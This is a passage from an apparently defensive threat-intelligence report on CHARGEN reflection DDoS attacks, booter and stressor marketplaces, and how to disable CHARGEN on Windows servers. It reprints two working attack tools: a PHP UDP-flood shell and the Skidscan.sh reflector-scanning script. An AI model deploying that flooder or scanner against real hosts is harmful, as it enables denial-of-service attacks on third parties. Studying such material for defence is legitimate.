


Figure 25: Top 10 ASNs participating in the attack against the entertainment industry customer

In this campaign, the use of reflecting CHARGEN servers was more widespread, as shown on the map. All continents except Antarctica had participants.

Figure 26: Source regions of CHARGEN attacks against entertainment industry customer




Figure 27: Mitigation control for CHARGEN campaign against the entertainment industry customer

This campaign was of a shorter duration than previous campaigns, again peaking at 2.0 Gbps and with a different pattern in traffic spikes. Attackers usually probe and switch by regions and varied signatures are created by tools in an attempt to bypass DDoS mitigation platforms. Once attackers exhaust obfuscation attempts and verify they cannot succeed against the DDoS attack mitigation, they will end the attack.

Duration	0.5 hours
Peak Gbps	2.0
Peak Kpps	200

Figure 28: Attack statistics

DDoS-as-a-Service stressor services

Many stressor suites offer an array of attack methods, with DNS reflection attacks being the most common default option. PHP MySQL stressor kits and related booter PHP MySQL application programming interfaces (APIs) are used frequently to provide DDoS-as-a-Service in combination with compromised web servers that host malicious PHP scripts. Underground merchants of attack services are becoming prolific due to significantly lowered technological barriers to entry.

Many DDoS-as-a-Service websites are proprietary content management systems. However, they are often subject to attack by rivals or disgruntled customers. Furthermore, DDoS attack suites are leaking into the public realm at a rapid pace, and numerous malicious actors are making use of publicly circulating code to create competing attack kits and services. Once private code is distributed to a larger audience, it is used to create new stressor services for a thriving marketplace of competing DDoS attack services.

Stressor components

PHP MySQL stressor suites are often leaked to the public lacking the API function. The API acts as the archive of shells to which the attacker pushes out attack instructions.

Front end PHP/MySQL Suite

The login screen for the RAGE booter, a popular stressor suite that has been hacked and leaked into the public realm numerous times, is shown in Figure 29. The RAGE suite has been the subject of media attention as an underground DDoS service.

Figure 29: Screenshot of RAGE booter

The post-authentication panel of the RAGE booter is displayed in Figure 30. The default settings for the service allow would-be attackers to launch attacks for fees ranging from US$13 - $200. Interestingly, the services make use of PayPal as a payment method, which indicates the vendors are inexperienced and unfamiliar with anonymized digital currencies.




Figure 30: Rage Booter API service panel

Stressor APIs

Figure 31 displays the payment methods available for the RAGE booter API. A stressor service provider would subscribe to an API service such as this one in order to provide a consistent supply of attack shells listed on their server. This service also makes use of PayPal as a merchant provider.




Figure 31: RAGE booter API service panel

Shells

A PHP shell is a piece of malicious code that gets injected onto a web server by exploiting a vulnerable web application. The code, which is often simple, initiates floods when accessed with the proper parameters. Figure 32 displays a sample of public code that launches UDP floods against a target.

```
<html>
<body>
<title>
Hai u guyzzz!
</title>
<font color="RED">
<STYLE>
input{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border: 1 solid #66;
}
button{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border: 1 solid #66;
}
body {
background-color: black;
}
</style>
<br>
<p>
<br>
<p>
<center>
<?php
//UDP
if(isset($_GET['host'])&&isset($_GET['time'])){
   $packets = 0;
```

Continued on next page >

```
    ignore_user_abort(TRUE);
    set_time_limit(0);

    $exec_time = $_GET['time'];

    $time = time();
    $max_time = $time+$exec_time;

    $host = $_GET['host'];

    for($i=0;$i<65000;$i++){
    $out .= 'X';
    }
    while(1){
    $packets++;
    if(time() > $max_time){
  break;
    }
    $rand = rand(1,65000);
    $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
    if($fp){
  fwrite($fp, $out);
  fclose($fp);
    }
    }
    echo "<b>UDP Flood</b><br>Completed with $packets (" . round(($packets*65)/1024, 2) . " MB) packets
averaging ". round($packets/$exec_time, 2) . " packets per second \n";
    echo '<br><br>
  <form action="'.$surl.'" method=GET>
  <input type="hidden" name="act" value="phptools">
  Host: <br><input type=text name=host><br>
  Length (seconds): <br><input type=text name=time><br>
  <input type=submit value=Go></form>';
}else{ echo '<br><b>UDP Flood</b><br>
    <form action=? method=GET>
    <input type="hidden" name="act" value="phptools">
    Host: <br><input type=text name=host value=><br>
    Length (seconds): <br><input type=text name=time value=><br><br>
    <input type=submit value=Initiate></form>';
}
?>
</center>
</body>
</html>
```

Figure 32: UDP flooder code posted by GreenShell to Pastebin in March 2013

An analysis of the DrDoS tools marketplace

The addition of CHARGEN tools to the DDoS marketplace has been observed within the last year. PLXsert collected evidence that shows how malicious actors are advertising CHARGEN protocol attacks as a service. As demonstrated in Figure 33, CHARGEN is being used as a method of attack with one prominent DDoS-as-a-Service provider. Much like other stressor services, the panel requires subscribers to purchase a package before they are able to access the functions of the suite.




Figure 33: Stressor panel with CHARGEN features

DrDoS reflection lists as a commodity

DrDoS reflection lists have become a hot commodity within the underground, often sold for cash or traded for services. As in any community of miscreants and thieves, participants eventually begin to turn on each other. Figure 34 reveals the tutorial, *How to Steal Amp Lists from Popular Stressors*, and make them your own. The technique involves launching a paid attack against yourself, collecting the IP addresses, and then running them through your own attack tool.

Figure 34: Screenshot of advert selling a reflection IP list

Private services for custom solutions

Custom coder services have existed for quite some time in the underground, for both legitimate and illegitimate purposes. Coders offer their services to script custom tools to meet the needs of their clientele. The project could be as innocent as a WordPress plugin or as malicious as a DDoS tool or a botnet builder. In the DDoS marketplace, coders have started developing DDoS scanning tools and charging for them.

Scanners

Scanners are available for locating DDoS services, as demonstrated in Figure 35. A recent proliferation of leaked kits, however, has caused this retail market to slow considerably, as free tools that are fairly simple and straightforward to use are meeting the demand.




Figure 35: A forum for selling DrDoS scanners

Attack scripts

The code for an attack console interface is shown in Figure 36.




Figure 36: the attack console interface of the cdos.c DrDoS toolkit

Effects of leaked tools

The proliferation of freely available DDoS reflection scanning tools seems to have resulted from the cracking of many proprietary scanners that were then leaked to the public. Forum chatter on a popular hacking forum hypothesizes about the supply and demand and time versus effort tradeoffs between coding scanners, using scanners, selling lists and buying lists. The author suggests that the market for private scanners will be oversaturated due to the proliferation of leaked scanning tools.




Figure 37: Forum chatter about leaked tool market saturation

Examples of scanning tools

The tool being described in Figure 38 is an example of a private CHARGEN scanner that is being resold by an end user.




Figure 38: Forum selling CHARGEN scanner tool

Skidscan.sh

Skidscan.sh was a recent, freely available DDoS reflection scanner. The tool makes use of nmap and grep to identify vulnerable ports for TCP, DNS and CHARGEN attacks. This toolkit confirms that malicious actors are making use of CHARGEN in the wild.

```
#!/bin/bash
read -p “Select TCP, DNS or CHARGEN! “ RESP

if [ “$RESP” = “TCP” ]; then
echo “Border Gateway Protocol Scanning started, for use of litespeeds TCP attack script”

##Edit the IPADDRESS below to your requested IP range

nmap -oG - -T4 -p179 -v 109.0.0.0-255 | grep “Ports: 179/filtered/tcp//bgp///” > temp1
echo “Checking Ip’s and filtering”
grep -o ‘[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}’ temp1 > temp2
sed -e ‘s/$/ 179/’ -i temp2
cp temp2 TCP.txt
rm -rf temp*
killall -9 nmap
echo “Done!, Saved as TCP.txt”

elif [ “$RESP” = “CHARGEN” ]; then
echo “Chargen Service scanner. for use of litespeeds CHARGEN attack script”

##Change below...

nmap -sT -p 19 85.88.*.* -oG - | grep 19/open > temp
grep -o ‘[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}’ temp > CHARGEN.txt
killall -9 nmap
echo “Saved list as CHARGEN.txt”

elif [ “$RESP” = “DNS” ]; then
echo “Starting DNS scan.”
##Below edit the IP to your liking.
nmap 216.146.35.* --script=dns-recursion -sU -p53 > temp
```

Continued on next page >

```
grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' temp > DNS.txt
##sed 's/\(.*\)/\1 hackforums.net/' < DNS.txt > DNSd.txt
killall -9 nmap
echo "Saved list as DNS.txt"

else
  echo "Invalid input!"
fi
```

Figure 39: Skidscan.sh

Marketplace participants and their varied skill levels

Any business ecosystem involves both vendors and customers. The skills of those involved in DDoS reflection threatscape varies.

Vendors of these services tend to vary from opportunity-driven low-level criminals with no significant skills to organized crime groups whose operators who administer thousands of compromised zombies within a larger organization that has more resources and shielding from international law, and often from local law enforcement. A common tactic for vendors is to locate their storefronts with bulletproof hosting companies in countries where enforcement of cyberspace laws is negligible.

Due to pressure from law enforcement and DDoS-as-a-Service industry rivals, stressor sites will change their company name and domain name often.

Their customers include legitimate webmasters, script kiddies, rivals and state-sponsored actors:

- **Webmasters/System administrators:** Administrators of legitimate Internet infrastructure may use stressor services to check their susceptibility to stressor attacks and will pay an underground service to check the load capacity.
- **Script kiddies:** These low-skilled attackers make use of malicious tools without understanding the technical details of the backend workings. They have minimal, if any, financial resources and mostly use publicly leaked tools.
- **Rivals:** Low-to-moderately skilled attackers go after business rivals or other rival hacking crews. They sometimes have moderate resources to purchase reputable DDoS services.
- **State-sponsored actors:** With skills ranging from low to high, these attackers have substantial financial resources and the ability to purchase almost all the underground services they require.


Effects of DDoS activity on victim reflection servers

Depending on implementation, the UDP CHARGEN protocol on a victim server may respond to the 60-byte frame it receives with as much as 17 times more data, as detailed in our white paper. This amplification effect makes CHARGEN reflection attacks attractive to attackers. Since UDP also allows the spoofing of the sources, this attack makes it easy to find and spoof IP addresses of victims and then reflect and amplify the traffic.

The result of the availability of these open CHARGEN servers is the proliferation of multiple storefronts, which appear and disappear quickly as rivals take over IP addresses or attack them.

The root cause of this growing market trend is the existence of hundreds of thousands of open CHARGEN servers that are susceptible to be used by attackers. As shown earlier, a simple CHARGEN attack with only one or two servers can take down a standard 1GB virtual private server (VPS) in seconds.

Operating system distribution of active DDoS reflectors



A small sample set of more than 1,000 active CHARGEN reflectors was scanned and analyzed. The conclusion of PLXsert was that more than 99 percent of these systems were Microsoft Windows operating systems ranging from NT through to the current releases of Windows 2008 R2.


Figure 40: More than 99 percent of servers found participating in a CHARGEN reflection attack ran a Microsoft Windows server operating system

How to remediate CHARGEN attacks


CHARGEN is the fastest growing attack type in use by malicious actors, and it's time to turn this protocol off once and for all. There are no current practical uses that justify having this protocol open on the Internet. The following is an example using Windows 2000 Server. The steps to turn of the CHARGEN protocol apply to newer versions of Windows as well.

Windows 2000 Server was released on December 1999. There are still plenty of Windows 2000 servers on the Internet; CHARGEN is enabled by default. Here is how to disable it.

Open the server configuration panel.
Select the **Advanced** drop-down menu.
Select **Optional Components**.
Click **Start** for the Windows Components wizard.




Select **Networking Services**.
Click **Details**.




Uncheck **Simple TCP/IP Services**. Click **OK**.

NOTE: This removes the following services: CHARGEN, Daytime, Discard, Echo, and Quote of the Day.



Click **Next**.



Click **Next**.

Click **Finish**. Once finished, the protocol is closed and will not respond.

The screenshot in Figure 41 validates that, after following the steps above, the CHARGEN service is no longer responding to connection attempts on port 19, which indicates it has been disabled.

